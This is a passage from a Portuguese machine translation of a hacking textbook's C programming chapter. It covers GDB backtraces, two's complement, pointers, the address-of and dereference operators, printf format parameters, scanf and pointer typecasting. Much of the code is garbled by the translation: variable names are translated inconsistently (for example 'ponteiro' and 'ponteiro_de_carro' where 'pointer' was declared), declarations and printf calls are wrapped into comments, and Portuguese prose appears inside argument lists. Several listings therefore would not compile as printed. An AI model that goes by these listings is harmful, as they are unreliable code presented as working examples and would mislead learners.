0x80483e3 <main+47>:    ret
(gdb)
```

O endereço em EIP no ponto de interrupção do meio é diferente porque o código da função `strcpy()` vem de uma biblioteca carregada. De fato, o depurador mostra o EIP para o ponto de interrupção do meio na função `strcpy()`, enquanto o EIP nos outros dois pontos de interrupção está na função `main()`. Gostaria de salientar que o EIP é capaz de viajar do código principal para o código `strcpy()` e vice-versa. Cada vez que uma função é chamada, um registro é mantido em um arquivo de dados estrutura chamada simplesmente de pilha. A *pilha* permite que o EIP retorne por meio de longas cadeias de chamadas de função. No GDB, o comando `bt` pode ser usado para rastrear a pilha. Na saída abaixo, o backtrace da pilha é mostrado em cada ponto de interrupção.

```
(gdb) executar
O programa que está sendo depurado já foi iniciado. Iniciá-lo
desde o começo? (y ou n) y
Iniciando o programa: /home/reader/books/src/char_array2
Erro ao redefinir o ponto de interrupção 4:
Função "strcpy" não definida.

Ponto de parada 1, main () em char_array2.c:7
7           strcpy(str_a, "Hello, world!\n");
(gdb) bt
#0 main () at char_array2.c:7 (gdb)
cont
Continuação.

Ponto de parada 4, 0xb7f076f4 em strcpy () de /lib/tls/i686/cmov/libc.so.6 (gdb)
bt
#0 0xb7f076f4 in strcpy () from /lib/tls/i686/cmov/libc.so.6 #1
0x080483d7 in main () at char_array2.c:7
(gdb) cont
Continuação.

Ponto de parada 3, main () em char_array2.c:8
8           printf(str_a);
(gdb) bt
#0 main () at char_array2.c:8 (gdb)
```

No ponto de interrupção do meio, o backtrace da pilha mostra o registro da chamada `strcpy()`. Além disso, você pode notar que a função `strcpy()` está em um endereço ligeiramente diferente durante a segunda execução. Isso se deve a um método de proteção contra exploração que é ativado por padrão no kernel do Linux desde a versão 2.6.11. Falaremos sobre essa proteção em mais detalhes posteriormente.

0x262 Sinalizado, não sinalizado, longo e curto

Por padrão, os valores numéricos em C são assinados, o que significa que podem ser tanto negativos quanto positivos. Por outro lado, os valores sem sinal não permitem números negativos. Como, no final, tudo não passa de memória, todos os valores numéricos devem ser armazenados em binário, e os valores sem sinal fazem mais sentido em binário. Um número inteiro sem sinal de 32 bits pode conter valores de 0 (todos os 0s binários) a 4.294.967.295 (todos os 1s binários).

Um número inteiro assinado de 32 bits continua sendo apenas 32 bits, o que significa que ele pode

somente em uma das 2^{32} combinações possíveis de bits. Isso permite que os inteiros assinados de 32 bits variem de -2.147.483.648 a 2.147.483.647. Essencialmente, um dos bits é um sinalizador que marca o valor como positivo ou negativo. Os valores assinados positivamente têm a mesma aparência dos valores não assinados, mas os números negativos são armazenados de forma diferente usando um método chamado complemento de dois. *O complemento de dois* representa números negativos em uma forma adequada para somadores binários - quando um valor negativo no complemento de dois é adicionado a um número positivo da mesma magnitude, o resultado será 0. Isso é feito primeiro escrevendo o número positivo em binário, depois invertendo todos os bits e, por fim, adicionando 1. Parece estranho, mas funciona e permite que números negativos sejam adicionados em combinação com números positivos usando somadores binários simples.

Isso pode ser explorado rapidamente em uma escala menor usando o pcalc, uma calculadora simples para programadores que exibe resultados nos formatos decimal, hexadecimal e binário. Para simplificar, neste exemplo são usados números de 8 bits.

```
reader@hacking:~/booksrc $ pcalc 0y01001001
    73          0x49          0y1001001
reader@hacking:~/booksrc $ pcalc 0y10110110 + 1
    183         0xb7          0y10110111
reader@hacking:~/booksrc $ pcalc 0y01001001 + 0y10110111
    256         0x100         0y100000000
leitor@hacking:~/booksrc $
```

Primeiro, o valor binário 01001001 é mostrado como sendo 73 positivo. Em seguida, todos os bits são invertidos e 1 é adicionado para resultar na representação do complemento de dois para 73 negativo, 10110111. Quando esses dois valores são somados, o resultado dos 8 bits originais é 0. O programa pcalc mostra o valor 256 porque não está ciente de que estamos lidando apenas com valores de 8 bits. Em um somador binário, esse bit de transporte seria simplesmente jogado fora porque o fim da memória da variável teria sido alcançado. Esse exemplo pode esclarecer como o complemento de dois funciona.

Em C, as variáveis podem ser declaradas como sem sinal simplesmente acrescentando a palavra-chave `unsigned` à declaração. Um número inteiro sem sinal seria declarado com `unsigned int`. Além disso, o tamanho das variáveis numéricas pode ser ampliado ou reduzido com a adição das palavras-chave `long` ou `short`. Os tamanhos reais variam de acordo com a arquitetura para a qual o código foi compilado. A linguagem C fornece uma macro chamada `sizeof()` que pode determinar o tamanho de determinados tipos de dados. Ela funciona como uma função que recebe um tipo de dados como entrada e retorna o tamanho de uma variável declarada com esse tipo de dados para a arquitetura de destino. O programa `datatype_sizes.c` explora os tamanhos de vários tipos de dados, usando a função `sizeof()`.

datatype_sizes.c

```
#include <stdio.h>

int main() {
    printf("O tipo de dados 'int' é %d bytes\n", sizeof(int));
```

```
    printf("The 'unsigned int' data type is\t %d bytes\n", sizeof(unsigned int));
    printf("The 'short int' data type is\t %d bytes\n", sizeof(short int));
    printf("The 'long int' data type is\t %d bytes\n", sizeof(long int)); printf("The
    'long long int' data type is\t %d bytes\n", sizeof(long long int)); printf("The 'float'
    data type is\t %d bytes\n", sizeof(float));
    printf("O tipo de dados 'char' é %d bytes\n", sizeof(char));
}
```

Esse trecho de código usa a função `printf()` de uma forma ligeiramente diferente. Ele usa algo chamado especificador de formato para exibir o valor retornado das chamadas de função `sizeof()`. Os especificadores de formato serão explicados em detalhes mais adiante, portanto, por enquanto, vamos nos concentrar apenas na saída do programa.

```
reader@hacking:~/booksrc $ gcc datatype_sizes.c
reader@hacking:~/booksrc $ ./a.out
O tipo de dados "int" é de      4 bytes
O tipo de dados "unsigned int" é 4 bytes
O tipo de dados "short int" é    2 bytes
O tipo de dados "long int" é     4 bytes
O tipo de dados "long long int" é 8 bytes
O tipo de dados 'float' é        4 bytes
O tipo de dados "char" é         1 bytes
reader@hacking:~/booksrc $
```

Como dito anteriormente, os números inteiros assinados e não assinados têm quatro bytes de tamanho na arquitetura $x86$. Um float também tem quatro bytes, enquanto um char precisa apenas de um único byte. As palavras-chave `long` e `short` também podem ser usadas com variáveis de ponto flutuante para estender e encurtar seus tamanhos.

0x263 Ponteiros

O registro EIP é um ponteiro que "aponta" para a instrução atual durante a execução de um programa, contendo seu endereço de memória. A ideia de ponteiros também é usada em C. Como a memória física não pode ser movida de fato, as informações nela contidas devem ser copiadas. Pode ser muito caro do ponto de vista computacional copiar grandes pedaços de memória para serem usados por funções diferentes ou em locais diferentes. Isso também é caro do ponto de vista da memória, pois o espaço para a nova cópia de destino deve ser salvo ou alocado antes que a origem possa ser copiada. Os ponteiros são uma solução para esse problema. Em vez de copiar um grande bloco de memória, é muito mais simples passar o endereço do início desse bloco de memória.

Os ponteiros em C podem ser definidos e usados como qualquer outro tipo de variável. Como a memória na arquitetura $x86$ usa endereçamento de 32 bits, os ponteiros também têm 32 bits de tamanho (4 bytes). Os ponteiros são definidos acrescentando-se um asterisco (*) ao nome da variável. Em vez de definir uma variável desse tipo, um ponteiro é definido como algo que aponta para dados desse tipo. O programa `pointer.c` é um exemplo de um ponteiro sendo usado com o tipo de dados `char`, que tem apenas 1 byte de tamanho.

ponteiro.c

```
#include <stdio.h>
#include <string.h>

int main() {
    char str_a[20]; // Uma matriz de caracteres de 20 elementos
    char *pointer; // Um ponteiro, destinado a uma matriz de
    caracteres char *pointer2; // E ainda outro

    strcpy(str_a, "Hello, world!\n");
    ponteiro = str_a; // Defina o primeiro ponteiro para o início da matriz.
    printf(ponteiro);

    ponteiro2 = ponteiro + 2; // Coloque o segundo ponteiro 2 bytes mais
    adiante. printf(ponteiro2); // Imprima-o.
    strcpy(ponteiro2, "you guys!\n"); // Copie para esse local.
    printf(ponteiro); // Imprimir novamente.
}
```

Como os comentários no código indicam, o primeiro ponteiro é definido no início da matriz de caracteres. Quando a matriz de caracteres é referenciada dessa forma, ela é, na verdade, um ponteiro. Foi assim que esse buffer foi passado como um ponteiro para as funções `printf()` e `strcpy()` anteriormente. O segundo ponteiro é definido como o endereço do primeiro ponteiro mais dois e, em seguida, algumas coisas são impressas (mostradas na saída abaixo).

```
reader@hacking:~/booksrc $ gcc -o pointer pointer.c
reader@hacking:~/booksrc $ ./pointer
Olá, mundo!
Olá, mundo!
Olá, pessoal!
leitor@hacking:~/booksrc $
```

Vamos dar uma olhada nisso com o GDB. O programa é recompilado e um ponto de interrupção é definido na décima linha do código-fonte. Isso interromperá o programa depois que a cadeia de caracteres "Hello, world!\n" for copiada para o buffer `str_a` e a variável de ponteiro for definida para o início dela.

```
reader@hacking:~/booksrc $ gcc -g -o pointer pointer.c
reader@hacking:~/booksrc $ gdb -q ./pointer
Usando a biblioteca do host libthread_db
"/lib/tls/i686/cmov/libthread_db.so.1". (gdb) lista
1      #include <stdio.h>
2      #include <string.h>
3
4      int main() {
5          char str_a[20]; // Uma matriz de caracteres de 20 elementos
6          char *pointer; // Um ponteiro, destinado a uma matriz de caracteres
```

```

7      char *pointer2; // E mais um 8
9      strcpy(str_a, "Hello, world!\n");
10     pointer = str_a; // Define o primeiro ponteiro como o início da matriz.
(gdb)   printf(pointer);
12
13     ponteiro2 = ponteiro + 2; // Defina o segundo ponteiro 2 bytes mais a d i a n t e .
14     printf(ponteiro2);          // Imprima-o.
15     strcpy(ponteiro2, "y you guys!\n"); // Copie para esse local.
16     printf(pointer);          // Imprima novamente.
17 }
(gdb) break 11
Ponto de interrupção 1 em 0x80483dd: arquivo
pointer.c, linha 11. (gdb) run
Iniciando o programa: /home/reader/books/pointer

```

Ponto de parada 1, main () em pointer.c:11

```

11     printf(ponteiro);
(gdb) ponteiro x/xw
0xbffff7e0: 0x6c6c6548
(gdb) ponteiro x/s
0xbffff7e0: "Olá, mundo!\n"
(gdb)

```

Quando o ponteiro é examinado como uma cadeia de caracteres, fica evidente que a cadeia de caracteres fornecida está lá e localizada no endereço de memória 0xbffff7e0. Lembre-se de que a cadeia de caracteres em si não está armazenada na variável do ponteiro - somente o endereço de memória 0xbffff7e0 está armazenado lá.

Para ver os dados reais armazenados na variável de ponteiro, você deve usar o operador de endereço de. O operador address-of é um *operador unário*, o que significa simplesmente que ele opera em um único argumento. Esse operador é apenas um E comercial (&) anexado a um nome de variável. Quando é usado, o endereço dessa variável é retornado, em vez da própria variável. Esse operador existe tanto no GDB quanto na linguagem de programação C.

```

(gdb) x/xw &pointer
0xbffff7dc: 0xbffff7e0
(gdb) print &pointer
$1 = (char **) 0xbffff7dc (gdb)
ponteiro de impressão
$2 = 0xbffff7e0 "Hello, world!\n" (gdb)

```

Quando o operador address-of é usado, a variável de ponteiro é mostrada como localizada no endereço 0xbffff7dc na memória e contém o endereço 0xbffff7e0.

O operador address-of é frequentemente usado em conjunto com ponteiros, já que os ponteiros contêm endereços de memória. O programa addressof.c demonstra o operador address-of sendo usado para colocar o endereço de uma variável inteira em um ponteiro. Essa linha é mostrada em negrito abaixo.

endereçof.c

```
#include <stdio.h>

int main() {
    int int_var = 5;
    int *int_ptr;

    int_ptr = &int_var; // coloca o endereço de int_var em int_ptr
}
```

O programa em si não produz nada, mas você provavelmente pode adivinhar o que acontece, mesmo antes de depurar com o GDB.

```
reader@hacking:~/booksrc $ gcc -g addressof.c reader@hacking:~/booksrc
$ gdb -q ./a.out
Usando a biblioteca do host libthread_db
"/lib/tls/i686/cmov/libthread_db.so.1". (gdb) lista
1      #include <stdio.h>
2
3      int main() {
4          int int_var = 5;
5          int *int_ptr;
6
7          int_ptr = &int_var; // Coloca o endereço de int_var em int_ptr.
8      }
(gdb) break 8
Ponto de parada 1 em 0x8048361: arquivo addressof.c,
linha 8. (gdb) run
Iniciando o programa: /home/reader/booksrc/a.out

Ponto de parada 1, main () em addressof.c:8
8      }
(gdb) print int_var
$1 = 5
(gdb) print &int_var
$2 = (int *) 0xbfffff804
(gdb) print int_ptr
$3 = (int *) 0xbfffff804
(gdb) print &int_ptr
$4 = (int **) 0xbfffff800
(gdb)
```

Como de costume, um ponto de interrupção é definido e o programa é executado no depurador. Nesse ponto, a maior parte do programa foi executada. O primeiro comando de impressão mostra o valor de `int_var`, e o segundo mostra seu endereço usando o operador `address-of`. Os próximos dois comandos de impressão mostram que `int_ptr` contém o endereço de `int_var` e também mostram o endereço de `int_ptr` para fins de segurança.

Existe um operador unário adicional chamado operador *de desreferência* para uso com ponteiros. Esse operador retornará os dados encontrados no endereço para o qual o ponteiro está apontando, em vez do próprio endereço. Ele assume a forma de um asterisco na frente do nome da variável, semelhante à declaração de um ponteiro. Mais uma vez, o operador de desreferência existe tanto no GDB quanto no C. Usado no GDB, ele pode recuperar o valor inteiro para o qual int_ptr aponta.

```
(gdb) print *int_ptr
$5 = 5
```

Algumas adições ao código addressof.c (mostrado em addressof2.c) demonstrarão todos esses conceitos. As funções printf() adicionadas usam parâmetros de formato, que explicarei na próxima seção. Por enquanto, concentre-se apenas na saída do programa.

endereçof2.c

```
#include <stdio.h>

int main() {
    int int_var = 5;
    int *int_ptr;

    int_ptr = &int_var; // Coloque o endereço de int_var em int_ptr. printf("int_ptr
                      = 0x%08x\n", int_ptr);
    printf("&int_ptr = 0x%08x\n", &int_ptr); printf("*int_ptr
                      = 0x%08x\n\n", *int_ptr);

    printf("int_var está localizado em 0x%08x e contém %d\n", &int_var, int_var);
    printf("int_ptr está localizado em 0x%08x, contém 0x%08x e aponta para %d\n\n",
           &int_ptr, int_ptr, *int_ptr);
}
```

Os resultados da compilação e execução do addressof2.c são os seguintes.

```
reader@hacking:~/booksrc $ gcc addressof2.c reader@hacking:~/booksrc $
./a.out
int_ptr = 0xbffff834
&int_ptr = 0xbffff830
*int_ptr = 0x00000005

int_var está localizado em 0xbffff834 e contém 5
int_ptr está localizado em 0xbffff830, contém 0xbffff834 e aponta para 5

leitor@hacking:~/booksrc $
```

Quando os operadores unários são usados com ponteiros, o operador de endereço pode ser considerado como um movimento para trás, enquanto o operador de desreferência se move para frente na direção para a qual o ponteiro está apontando.

0x264 Strings de formato

A função printf() pode ser usada para imprimir mais do que apenas strings fixas. Essa função também pode usar strings de formato para imprimir variáveis em muitos formatos diferentes. Uma *string de formato* é apenas uma string de caracteres com sequências de escape especiais que dizem à função para inserir variáveis impressas em um formato específico no lugar da sequência de escape. Da forma como a função printf() foi usada n os programas anteriores, a string "Hello, world!\n" é tecnicamente a string de formato; no entanto, ela não tem sequências de escape especiais. Essas *sequências de escape* também são chamadas de *parâmetros de formato* e, para cada uma encontrada na cadeia de caracteres de formato, espera-se que a função receba um argumento adicional. Cada parâmetro de formato começa com um sinal de porcentagem (%) e usa uma abreviação de caractere único muito semelhante aos caracteres de formatação usados pelo comando examine do GDB.

Parâmetro	Tipo de saída
%d	Decimal
%u	Decimal sem sinal
%x	Hexadecimal

Todos os parâmetros de formato anteriores recebem seus dados como valores, não como ponteiros para valores. Há também alguns parâmetros de formato que esperam ponteiros, como os seguintes.

Parâmetro	Tipo de saída
%s	Cadeia de caracteres
%n	Número de bytes gravados até o momento

O parâmetro de formato %s espera receber um endereço de memória; ele imprime os dados nesse endereço de memória até que um byte nulo seja encontrado. O parâmetro de formato %n é único no sentido de que ele realmente grava dados. Ele também espera receber um endereço de memória e grava o número de bytes que foram gravados até o momento nesse endereço de memória.

Por enquanto, nosso foco será apenas os parâmetros de formato usados para exibir dados. O programa fmt_strings.c mostra alguns exemplos de diferentes parâmetros de formato.

fmt_strings.c

```
#include <stdio.h>

int main() {
    char string[10];
    int A = -73;
    unsigned int B = 31337;

    strcpy(string, "sample");
```

```

// Exemplo de impressão com uma string de formato diferente
printf("[A] Dec: %d, Hex: %x, Unsigned: %u\n", A, A, A);
printf("[B] Dec: %d, Hex: %x, Unsigned: %u\n", B, B, B);
printf("[largura do campo em B] 3: '%3u', 10: '%10u', '%08u'\n", B, B, B);
printf("[cadeia de caracteres] %s Endereço %08x\n", cadeia de caracteres, cadeia de
cadeia de caracteres);

// Exemplo de operador de endereço unário (desreferenciamento) e uma string de
formato %x printf("a variável A está no endereço: %08x\n", &A);
}

```

No código anterior, argumentos de variáveis adicionais são passados a cada chamada printf() para cada parâmetro de formato na string de formato. A chamada final de printf() usa o argumento &A, que fornecerá o endereço da variável A. A compilação e a execução do programa são as seguintes.

```

reader@hacking:~/booksrc $ gcc -o fmt_strings fmt_strings.c
reader@hacking:~/booksrc $ ./fmt_strings
[A] Dec: -73, Hex: ffffffb7, Não assinado: 4294967223
[B] Dec: 31337, Hex: 7a69, Não assinado: 31337
[largura do campo em B] 3: '31337', 10: ' 31337', '00031337'
[String] sample Address bffff870 A
variável A está no endereço: bffff86c
reader@hacking:~/booksrc $

```

As duas primeiras chamadas a printf() demonstram a impressão das variáveis A e B, usando diferentes parâmetros de formato. Como há três parâmetros de formato em cada linha, as variáveis A e B precisam ser fornecidas três vezes cada. As

O parâmetro de formato %d permite valores negativos, enquanto %u não permite, pois está esperando valores sem sinal.

Quando a variável A é impressa usando o parâmetro de formato %u, ela aparece como um valor muito alto. Isso ocorre porque A é um número negativo armazenado no complemento de dois, e o parâmetro de formato está tentando imprimi-lo como se fosse um valor sem sinal. Como o complemento de dois inverte todos os bits e adiciona um, os bits muito altos que costumavam ser zero agora são um.

A terceira linha do exemplo, denominada [field width on B], mostra o uso da opção field-width em um parâmetro de formato. Esse é apenas um número inteiro que designa a largura mínima do campo para esse parâmetro de formato.

Entretanto, não se trata de uma largura máxima de campo - se o valor a ser emitido for maior que a largura do campo, ela será excedida. Isso acontece quando 3 é usado, pois os dados de saída precisam de 5 bytes. Quando 10 é usado como largura de campo, 5 bytes de espaço em branco são enviados antes dos dados de saída. Além disso, se um valor de largura de campo começar com 0, isso significa que o campo deve ser preenchido com zeros. Quando 08 é usado, por exemplo, a saída é 00031337.

A quarta linha, denominada [string], simplesmente mostra o uso do parâmetro de formato %s. Lembre-se de que a variável string é, na verdade, um ponteiro que contém o endereço da string, o que funciona muito bem, pois o parâmetro de formato %s espera que seus dados sejam passados por referência.

A linha final mostra apenas o endereço da variável A, usando o operador de endereço unário para desreferenciar a variável. Esse valor é exibido como oito dígitos hexadecimais, preenchidos com zeros.

Como mostram esses exemplos, você deve usar %d para valores decimais, %u para valores não assinados e %x para valores hexadecimais. As larguras mínimas de campo podem ser definidas colocando um número logo após o sinal de porcentagem e, se a largura do campo começar com 0, ele será preenchido com zeros. O parâmetro %s pode ser usado para imprimir strings e deve ser passado o endereço da string. Até aqui, tudo bem.

As cadeias de caracteres de formato são usadas por toda uma família de funções de E/S padrão, inclusive scanf(), que funciona basicamente como printf(), mas é usada para entrada em vez de saída. Uma diferença importante é que a função scanf() espera que todos os seus argumentos sejam ponteiros, portanto, os argumentos devem ser, na verdade, endereços de variáveis, não as próprias variáveis. Isso pode ser feito usando variáveis de ponteiro ou usando o operador de endereço unário para recuperar o endereço das variáveis normais. O programa input.c e a execução devem ajudar a explicar.

input.c

```
#include <stdio.h>
#include <string.h>

int main() {
    char message[10]; int
    count, i;

    strcpy(message, "Hello, world!");

    printf("Repeat how many times? ");
    scanf("%d", &count);

    for(i=0; i < count; i++)
        printf("%3d - %s\n", i, message);
}
```

Em input.c, a função scanf() é usada para definir a variável count. O resultado abaixo demonstra seu uso.

```
reader@hacking:~/booksrc $ gcc -o input input.c
reader@hacking:~/booksrc $ ./input
Repetir quantas vezes? 3
0 - Olá, mundo!
1 - Olá, mundo!
2 - Olá, mundo!
reader@hacking:~/booksrc $ ./input
Repetir quantas vezes? 12
0 - Olá, mundo!
1 - Olá, mundo!
2 - Olá, mundo!
3 - Olá, mundo!
4 - Olá, mundo!
5 - Olá, mundo!
6 - Olá, mundo!
```

```
7 - Olá, mundo!
8 - Olá, mundo!
9 - Olá, mundo!
10 - Olá, mundo!
11 - Olá, mundo!
reader@hacking:~/booksrc $
```

As cadeias de formato são usadas com bastante frequência, portanto, é importante conhecê-las. Além disso, a capacidade de gerar os valores das variáveis permite a depuração no programa, sem o uso de um depurador. Ter alguma forma de feedback imediato é vital para o processo de aprendizado do hacker, e algo tão simples como imprimir o valor de uma variável pode permitir muita exploração.

0x265 Tipificação

O *typecasting* é simplesmente uma forma de alterar temporariamente o tipo de dados de uma variável, independentemente de como ela foi definida originalmente. Quando uma variável é convertida em um tipo diferente, o compilador é basicamente instruído a tratar essa variável como se fosse o novo tipo de dados, mas somente para essa operação. A sintaxe para typecasting é como segue:

Variável (*typecast_data_type*)

Isso pode ser usado ao lidar com variáveis inteiros e de ponto flutuante, como demonstra o *typecasting.c*.

typecasting.c

```
#include <stdio.h>

int main() {
    int a, b;
    float c, d;

    a = 13;
    b = 5;

    c = a / b; // Dividir usando números inteiros.
    d = (float) a / (float) b; // Dividir números inteiros convertidos em floats.

    printf("[integers]\t a = %d\t b = %d\n", a, b);
    printf("[floats]\t c = %f\t d = %f\n", c, d);
}
```

Os resultados da compilação e execução do *typecasting.c* são os seguintes.

```
reader@hacking:~/booksrc $ gcc typecasting.c
reader@hacking:~/booksrc $ ./a.out [inteiros]
                                a = 13 b = 5
[floats]                      c = 2.000000      d = 2.600000
leitor@hacking:~/booksrc $
```


Conforme discutido anteriormente, dividir o inteiro 13 por 5 arredondará para a resposta incorreta de 2, mesmo que esse valor esteja sendo armazenado em uma variável de ponto flutuante. Entretanto, se essas variáveis inteiros forem convertidas em floats, elas serão tratadas como tal. Isso permite o cálculo correto de 2,6.

Esse exemplo é ilustrativo, mas é quando o typecasting realmente se destaca que ele é usado com variáveis de ponteiro. Embora um ponteiro seja apenas um endereço de memória, o compilador C ainda exige um tipo de dados para cada ponteiro. Um motivo para isso é tentar limitar os erros de programação. Um ponteiro de número inteiro deve apontar apenas para dados de número inteiro, enquanto um ponteiro de caractere deve apontar apenas para dados de caractere. Outro motivo é a aritmética de ponteiros. Um número inteiro tem quatro bytes de tamanho, enquanto um caractere ocupa apenas um único byte. O programa `pointer_types.c` demonstrará e explicará melhor esses conceitos. Esse código usa o parâmetro de formato `%p` para gerar endereços de memória. Essa é uma abreviação destinada a exibir ponteiros e é basicamente equivalente a `0x%08x`.

`pointer_types.c`

```
#include <stdio.h>

int main() {
    int i;

    char char_array[5] = {'a', 'b', 'c', 'd', 'e'}; int
    int_array[5] = {1, 2, 3, 4, 5};

    char *char_pointer;
    int *int_pointer;

    char_pointer = char_array;
    int_pointer = int_array;

    for(i=0; i < 5; i++) { // Itere pela matriz int com o ponteiro int_pointer.
        printf("[ponteiro integer] aponta para %p, que contém o inteiro %d\n",
               int_pointer, *int_pointer);
        int_pointer = int_pointer + 1;
    }

    for(i=0; i < 5; i++) { // Itere pela matriz de caracteres com o ponteiro char_pointer.
        printf("[ponteiro char] aponta para %p, que contém o caractere '%c'\n",
               char_pointer, *char_pointer);
        char_pointer = char_pointer + 1;
    }
}
```

Nesse código, duas matrizes são definidas na memória - uma contendo dados inteiros e a outra contendo dados de caracteres. Também são definidos dois ponteiros, um com o tipo de dados inteiro e outro com o tipo de dados de caractere, e eles são definidos para apontar para o início das matrizes de dados correspondentes. Dois loops for separados iteram pelas matrizes usando aritmética de ponteiro para ajustar o ponteiro para apontar para o próximo valor. Nos loops, quando os valores inteiros e de caracteres

são de fato impressos com os parâmetros de formato %d e %c, observe que os argumentos printf() correspondentes devem desreferenciar as variáveis de ponteiro. Isso é feito usando o operador unário * e foi marcado acima em negrito.

```
reader@hacking:~/booksrc $ gcc pointer_types.c
reader@hacking:~/booksrc $ ./a.out
[ponteiro inteiro] aponta para 0xbffff7f0, que contém o número inteiro 1
[ponteiro inteiro] aponta para 0xbffff7f4, que contém o número inteiro 2
[ponteiro inteiro] aponta para 0xbffff7f8, que contém o número inteiro 3
[ponteiro inteiro] aponta para 0xbffff7fc, que contém o número inteiro 4
[ponteiro inteiro] aponta para 0xbffff800, que contém o inteiro 5
[ponteiro de caractere] que aponta para 0xbffff810, que contém o caractere 'a' [ponteiro de caractere] que aponta para 0xbffff811, que contém o caractere 'b' [ponteiro de caractere] que aponta para 0xbffff812, que contém o caractere 'c' [ponteiro de caractere] que aponta para 0xbffff813, que contém o caractere 'd' [ponteiro de caractere] que aponta para 0xbffff814, que contém o caractere 'e'
reader@hacking:~/booksrc $
```

Embora o mesmo valor de 1 seja adicionado a int_pointer e char_pointer em seus respectivos loops, o compilador incrementa os endereços do ponteiro em quantidades diferentes. Como um char tem apenas 1 byte, o ponteiro para o próximo char naturalmente também teria 1 byte a mais. Mas como um inteiro tem 4 bytes, o ponteiro para o próximo inteiro precisa ter 4 bytes a mais.

Em pointer_types2.c, os ponteiros são justapostos de forma que o int_pointer aponte para os dados de caractere e vice-versa. As principais alterações no código estão marcadas em negrito.

pointer_types2.c

```
#include <stdio.h>

int main() {
    int i;

    char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
    int int_array[5] = {1, 2, 3, 4, 5};

    char *char_pointer;
    int *int_pointer;

    char_pointer = int_array; // O char_pointer e o int_pointer agora
    int_pointer = char_array; // apontam para tipos de dados incompatíveis.

    for(i=0; i < 5; i++) { // Itere pela matriz int com o int_pointer. printf("[ponteiro
        inteiro] aponta para %p, que contém o caractere '%c'\n",
        int_pointer, *int_pointer);
        int_pointer = int_pointer + 1;
    }

    for(i=0; i < 5; i++) { // Itere pela matriz de caracteres com o char_pointer.
```

```
    printf("[ponteiro de caractere] aponta para %p, que contém o número inteiro  
          %d\n", ponteiro_de_carro, *ponteiro_de_carro);  
    char_pointer = char_pointer + 1;  
}  
}
```

A saída abaixo mostra os avisos emitidos pelo compilador.

```
reader@hacking:~/booksrc $ gcc pointer_types2.c  
pointer_types2.c: Na função `main':  
pointer_types2.c:12: warning: assignment from incompatible pointer type  
pointer_types2.c:13: warning: assignment from incompatible pointer type  
reader@hacking:~/booksrc $
```

Em uma tentativa de evitar erros de programação, o compilador dá avisos sobre ponteiros que apontam para tipos de dados incompatíveis. Mas o compilador e talvez o programador são os únicos que se importam com o tipo de um ponteiro. No código compilado, um ponteiro nada mais é do que um endereço de memória, portanto, o compilador ainda compilará o código se um ponteiro apontar para um tipo de dados incompatível - ele simplesmente avisa o programador para antecipar resultados inesperados.

```
reader@hacking:~/booksrc $ ./a.out  
[ponteiro inteiro] aponta para 0xbffff810, que contém o caractere 'a'  
[ponteiro inteiro] aponta para 0xbffff814, que contém o caractere 'e'  
[ponteiro inteiro] aponta para 0xbffff818, que contém o caractere '8'  
[ponteiro inteiro] aponta para 0xbffff81c, que contém o caractere '  
[ponteiro inteiro] aponta para 0xbffff820, que contém o caractere '?'  
[ponteiro de caracteres] aponta para 0xbffff7f0, que contém o inteiro 1  
[ponteiro de caracteres] aponta para 0xbffff7f1, que contém o inteiro 0  
[ponteiro de caracteres] aponta para 0xbffff7f2, que contém o inteiro 0  
[ponteiro de caracteres] aponta para 0xbffff7f3, que contém o inteiro 0  
[ponteiro de caracteres] aponta para 0xbffff7f4, que contém o inteiro 2  
reader@hacking:~/booksrc $
```

Embora o ponteiro `int_pointer` aponte para dados de caracteres que contêm apenas 5 bytes de dados, ele ainda é digitado como um número inteiro. Isso significa que adicionar 1 ao ponteiro incrementará o endereço em 4 a cada vez. Da mesma forma, o endereço do ponteiro `char_pointer` só é incrementado em 1 a cada vez, percorrendo os 20 bytes de dados inteiros (cinco inteiros de 4 bytes), um byte de cada vez. Mais uma vez, a ordem de bytes little-endian dos dados inteiros fica evidente quando o inteiro de 4 bytes é examinado um byte de cada vez. O valor de 4 bytes de `0x00000001` é, na verdade, armazenado na memória como `0x01, 0x00, 0x00, 0x00`.

Haverá situações como essa em que você estará usando um ponteiro que aponta para dados com um tipo conflitante. Como o tipo do ponteiro determina o tamanho dos dados para os quais ele aponta, é importante que o tipo esteja correto. Como você pode ver em `pointer_types3.c` abaixo, o typecasting é apenas uma forma de alterar o tipo de uma variável em tempo real.

pointer_types3.c

```
#include <stdio.h>

int main() {
    int i;

    char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
    int int_array[5] = {1, 2, 3, 4, 5};

    char *char_pointer;
    int *int_pointer;

    char_pointer = (char *) int_array; // Typecast no int_pointer = (int *)
    char_array; // tipo de dados do ponteiro.

    for(i=0; i < 5; i++) { // Itere pela matriz int com o int_pointer. printf("[ponteiro
        // inteiro] aponta para %p, que contém o caractere '%c'\n",
        int_pointer, *int_pointer);
        int_pointer = (int *) ((char *) int_pointer + 1);
    }

    for(i=0; i < 5; i++) { // Itere pela matriz de caracteres com o ponteiro char_pointer.
        printf("[ponteiro char] aponta para %p, que contém o inteiro %d\n",
            char_pointer, *char_pointer);
        char_pointer = (char *) ((int *) char_pointer + 1);
    }
}
```

Nesse código, quando os ponteiros são definidos inicialmente, os dados são convertidos no tipo de dados do ponteiro. Isso evitará que o compilador C reclame sobre os tipos de dados conflitantes; no entanto, qualquer aritmética de ponteiro ainda estará incorreta. Para corrigir isso, quando 1 é adicionado aos ponteiros, eles devem primeiro ser convertidos no tipo de dados correto para que o endereço seja incrementado pela quantidade correta. Em seguida, esse ponteiro precisa ser convertido novamente para o tipo de dados do ponteiro.

Não parece muito bonito, mas funciona.

```
reader@hacking:~/booksrc $ gcc pointer_types3.c
reader@hacking:~/booksrc $ ./a.out
[ponteiro de inteiro] aponta para 0xbffff810, que contém o caractere 'a'
[ponteiro de inteiro] aponta para 0xbffff811, que contém o caractere 'b'
[ponteiro de inteiro] aponta para 0xbffff812, que contém o caractere 'c' [ponteiro de inteiro] aponta para 0xbffff813, que contém o caractere 'd' [ponteiro de inteiro] aponta para 0xbffff814, que contém o char 'e'
[ponteiro de caracteres] aponta para 0xbffff7f0, que contém o inteiro 1
[ponteiro de caracteres] aponta para 0xbffff7f4, que contém o inteiro 2
[ponteiro de caracteres] aponta para 0xbffff7f8, que contém o inteiro 3 [ponteiro de caracteres] aponta para 0xbffff7fc, que contém o inteiro 4
[ponteiro de caracteres] aponta para 0xbffff800, que contém o inteiro 5
reader@hacking:~/booksrc $
```

